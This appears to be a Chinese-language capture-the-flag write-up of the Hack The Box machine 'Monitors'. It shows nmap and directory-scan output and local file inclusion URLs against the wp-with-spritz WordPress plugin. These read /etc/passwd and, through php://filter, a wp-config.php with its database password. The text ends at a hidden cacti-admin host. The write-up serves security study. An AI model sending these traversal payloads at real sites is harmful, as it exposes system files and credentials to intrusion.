

信息收集
Nmap
Nmap scan report for Monitors.HTB (10.10.10.238)
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:cc:cd:81:fc:91:55:f3:f6:a9:1f:4e:e8:be:e5:2e (RSA)
|   256 69:43:37:6a:18:09:f5:e7:7a:67:b8:18:11:ea:d7:65 (ECDSA)
|_  256 5d:5e:3f:67:ef:7d:76:23:15:11:4b:53:f8:41:3a:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.5.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to Monitor – Taking hardware monitoring seriously
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
WordPress version 5.5.1,不允许注册
用nmap默认的几个脚本扫一下--script="http-wordpress*",并没有有效的结果
Nmap scan report for monitors.htb (10.10.10.238)
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-wordpress-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 2716 guesses in 599 seconds, average tps: 4.6
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   themes
|     twentyseventeen 2.4
|_    iconic-one 2.1.7
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'

NSE: Script Post-scanning.
Initiating NSE at 21:54
Completed NSE at 21:54, 0.00s elapsed
Initiating NSE at 21:54
Completed NSE at 21:54, 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 612.24 seconds
随即使用dirsearch、dirbuster来目录扫描
Target: http://monitors.htb/

Output File: D:\cmder\opt\dirsearch\reports\monitors.htb\_21-05-18_23-31-25.txt

[23:31:25] Starting:
[23:31:36] 403 -  277B  - /.htaccess.bak1
[23:31:36] 403 -  277B  - /.htaccess.save
[23:31:36] 403 -  277B  - /.htaccess.sample
[23:31:36] 403 -  277B  - /.htaccess.orig
[23:31:36] 403 -  277B  - /.htaccessOLD
[23:31:36] 403 -  277B  - /.htaccessBAK
[23:31:36] 403 -  277B  - /.htaccessOLD2
[23:31:36] 403 -  277B  - /.httr-oauth
[23:31:40] 403 -  277B  - /.php
30.60% - Last request to: admin/fckeditor/editor/filemanager/connectors/aspx/connector.aspx63.49% - Last request to: includes/fckeditor/editor/filemanager/connectors/aspx/upload.aspx[23:32:41] 301 -    0B  - /index.php  ->  http://monitors.htb/
[23:32:44] 200 -   19KB - /license.txt
80.50% - Last request to: plugins/sfSWFUploadPlugin/web/sfSWFUploadPlugin/swf/swfupload.swf[23:32:59] 200 -    7KB - /readme.html
[23:33:01] 403 -  277B  - /server-status
[23:33:01] 403 -  277B  - /server-status/
[23:33:13] 301 -  315B  - /wp-admin  ->  http://monitors.htb/wp-admin/
[23:33:13] 302 -    0B  - /wp-admin/  ->  http://monitors.htb/wp-login.php?redirect_to=http%3A%2F%2Fmonitors.htb%2Fwp-admin%2F&reauth=1
[23:33:13] 200 -    1KB - /wp-admin/install.php
[23:33:13] 409 -    3KB - /wp-admin/setup-config.php
[23:33:13] 301 -  317B  - /wp-content  ->  http://monitors.htb/wp-content/
[23:33:13] 200 -    0B  - /wp-content/
[23:33:14] 200 -  966B  - /wp-content/uploads/
[23:33:14] 301 -  318B  - /wp-includes  ->  http://monitors.htb/wp-includes/
[23:33:14] 500 -    0B  - /wp-includes/rss-functions.php
[23:33:14] 200 -    7KB - /wp-login.php
[23:33:14] 302 -    0B  - /wp-signup.php  ->  http://monitors.htb/wp-login.php?action=register
[23:33:15] 200 -   47KB - /wp-includes/
[23:33:15] 405 -   42B  - /xmlrpc.php

(1)注意到xmlrpc.php可以爆破,于是使用wpscan,对top1w的爆破,失败
(2)同时,dirbuster出货了

关键词spritz wordpress
找到以下资料
https://wpscan.com/vulnerability/cdd8b32a-b424-4548-a801-bbacbaad23f8
http://monitors.htb//wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//etc/passwd
http://monitors.htb//wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=php://filter/read=convert.base64-encode/resource=/etc/apache2/apache2.conf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
mysql:x:109:114:MySQL Server,,,:/nonexistent:/bin/falseCg
继续翻找文件,尝试得到凭据和更多信息
(1)配置文件wp-config.php
由于直接读取php文件会存在格式问题,因此选用base64将结果带外
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpadmin' );

/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'KkY%W@>T}4CKTw5{.n_j3bywoB0k^|OKX0{}5|UqZ2!VH!^uWKJ.O oROc,h pp:' );
define( 'SECURE_AUTH_KEY',  '*MHA-~<-,*^$raDR&uxP)k(~`k/{PRT(6JliOO9XnYYbFU?Xmb#9USEjmgeHYYpm' );
define( 'LOGGED_IN_KEY',    ')F6L,A23Tbr9yhrhbgjDHJPJe?sCsDzDow-$E?zYCZ3*f40LSCIb] E%zrW@bs3/' );
define( 'NONCE_KEY',        'g?vl(p${jG`JvDxVw-]#oUyd+uvFRO1tAUZQG_sGg&Q7O-*tF[KIe$weE^$bB3%C' );
define( 'AUTH_SALT',        '8>PIil3 7re_:3&@^8Zh|p^I8rwT}WpVr5|t^ih05A:]xjTA,UVXa8ny:b--/[Jk' );
define( 'SECURE_AUTH_SALT', 'dN c^]m:4O|GyOK50hQ1tumg4<JYlD2-,r,oq7GDjq4M Ri:x]Bod5L.S&.hEGfv' );
define( 'LOGGED_IN_SALT',   'tCWVbTcE*_T_}X3#t+:)>N+D%?vVAIw#!*&OK78M[@ YT0q):G~A:hTv`bO<,|68' );
define( 'NONCE_SALT',       'sa>i39)9<vVyhE3auBVzl%=p23NJbl&)*.{`<*>;R2=QHqj_a.%({D4yI-sy]D8,' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
	define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
至此,我们已经搜集到了
密码1
用户名
admin
marcus
wpadmin

密码
BestAdministrator@2020!
接下来又读一下wp-trackback.php
<?php
/**
* Handle Trackbacks and Pingbacks Sent to WordPress
*
* @since 0.71
*
* @package WordPress
* @subpackage Trackbacks
*/
if ( empty( $wp ) ) {
require_once __DIR__ . '/wp-load.php';
wp( array( 'tb' => '1' ) );
}
/**
* Response to a trackback.
*
* Responds with an error or success XML message.
*
* @since 0.71
*
* @param int|bool $error Whether there was an error.
* Default '0'. Accepts '0' or '1', true or false.
* @param string $error_message Error message if an error occurred.
*/
function trackback_response( $error = 0, $error_message = '' ) {
header( 'Content-Type: text/xml; charset=' . get_option( 'blog_charset' ) );
if ( $error ) {
echo '<?xml version="1.0" encoding="utf-8"?' . ">\n";
echo "<response>\n";
echo "<error>1</error>\n";
echo "<message>$error_message</message>\n";
echo '</response>';
die();
} else {
echo '<?xml version="1.0" encoding="utf-8"?' . ">\n";
echo "<response>\n";
echo "<error>0</error>\n";
echo '</response>';
}
}
// Trackback is done by a POST.
$request_array = 'HTTP_POST_VARS';
if ( ! isset( $_GET['tb_id'] ) || ! $_GET['tb_id'] ) {
$tb_id = explode( '/', $_SERVER['REQUEST_URI'] );
$tb_id = intval( $tb_id[ count( $tb_id ) - 1 ] );
}
$tb_url = isset( $_POST['url'] ) ? $_POST['url'] : '';
$charset = isset( $_POST['charset'] ) ? $_POST['charset'] : '';
// These three are stripslashed here so they can be properly escaped after mb_convert_encoding().
$title = isset( $_POST['title'] ) ? wp_unslash( $_POST['title'] ) : '';
$excerpt = isset( $_POST['excerpt'] ) ? wp_unslash( $_POST['excerpt'] ) : '';
$blog_name = isset( $_POST['blog_name'] ) ? wp_unslash( $_POST['blog_name'] ) : '';
if ( $charset ) {
$charset = str_replace( array( ',', ' ' ), '', strtoupper( trim( $charset ) ) );
} else {
$charset = 'ASCII, UTF-8, ISO-8859-1, JIS, EUC-JP, SJIS';
}
// No valid uses for UTF-7.
if ( false !== strpos( $charset, 'UTF-7' ) ) {
die;
}
// For international trackbacks.
if ( function_exists( 'mb_convert_encoding' ) ) {
$title = mb_convert_encoding( $title, get_option( 'blog_charset' ), $charset );
$excerpt = mb_convert_encoding( $excerpt, get_option( 'blog_charset' ), $charset );
$blog_name = mb_convert_encoding( $blog_name, get_option( 'blog_charset' ), $charset );
}
// Now that mb_convert_encoding() has been given a swing, we need to escape these three.
$title = wp_slash( $title );
$excerpt = wp_slash( $excerpt );
$blog_name = wp_slash( $blog_name );
if ( is_single() || is_page() ) {
$tb_id = $posts[0]->ID;
}
if ( ! isset( $tb_id ) || ! intval( $tb_id ) ) {
trackback_response( 1, __( 'I really need an ID for this to work.' ) );
}
if ( empty( $title ) && empty( $tb_url ) && empty( $blog_name ) ) {
// If it doesn't look like a trackback at all.
wp_redirect( get_permalink( $tb_id ) );
exit;
}
if ( ! empty( $tb_url ) && ! empty( $title ) ) {
/**
* Fires before the trackback is added to a post.
*
* @since 4.7.0
*
* @param int $tb_id Post ID related to the trackback.
* @param string $tb_url Trackback URL.
* @param string $charset Character Set.
* @param string $title Trackback Title.
* @param string $excerpt Trackback Excerpt.
* @param string $blog_name Blog Name.
*/
do_action( 'pre_trackback_post', $tb_id, $tb_url, $charset, $title, $excerpt, $blog_name );
header( 'Content-Type: text/xml; charset=' . get_option( 'blog_charset' ) );
if ( ! pings_open( $tb_id ) ) {
trackback_response( 1, __( 'Sorry, trackbacks are closed for this item.' ) );
}
$title = wp_html_excerpt( $title, 250, '…' );
$excerpt = wp_html_excerpt( $excerpt, 252, '…' );
$comment_post_ID = (int) $tb_id;
$comment_author = $blog_name;
$comment_author_email = '';
$comment_author_url = $tb_url;
$comment_content = "<strong>$title</strong>\n\n$excerpt";
$comment_type = 'trackback';
$dupe = $wpdb->get_results( $wpdb->prepare( "SELECT * FROM $wpdb->comments WHERE comment_post_ID = %d AND comment_author_url = %s", $comment_post_ID, $comment_author_url ) );
if ( $dupe ) {
trackback_response( 1, __( 'We already have a ping from that URL for this post.' ) );
}
$commentdata = compact( 'comment_post_ID', 'comment_author', 'comment_author_email', 'comment_author_url', 'comment_content', 'comment_type' );
$result = wp_new_comment( $commentdata );
if ( is_wp_error( $result ) ) {
trackback_response( 1, $result->get_error_message() );
}
$trackback_id = $wpdb->insert_id;
/**
* Fires after a trackback is added to a post.
*
* @since 1.2.0
*
* @param int $trackback_id Trackback ID.
*/
do_action( 'trackback_post', $trackback_id );
trackback_response( 0 );
}
尝试构造参数,怎么都不成功。。
又兜兜转转找了一个多小时,从手动尝试到SecLists/Fuzzing/LFI,终于有所突破。
在某个进程的信息中,找到了很蹊跷的点:大量的攻击payload、
肯定是另外的虚拟主机!
# /proc/self/cmdline
	/usr/sbin/apache2-kstart

# /etc/php/7.2/apache2/php.ini
无有效信息

# /etc/apache2/sites-available/000-default.conf
  # Default virtual host settings
  # Add monitors.htb.conf
  # Add cacti-admin.monitors.htb.conf
曲径通幽
http://cacti-admin.monitors.htb/
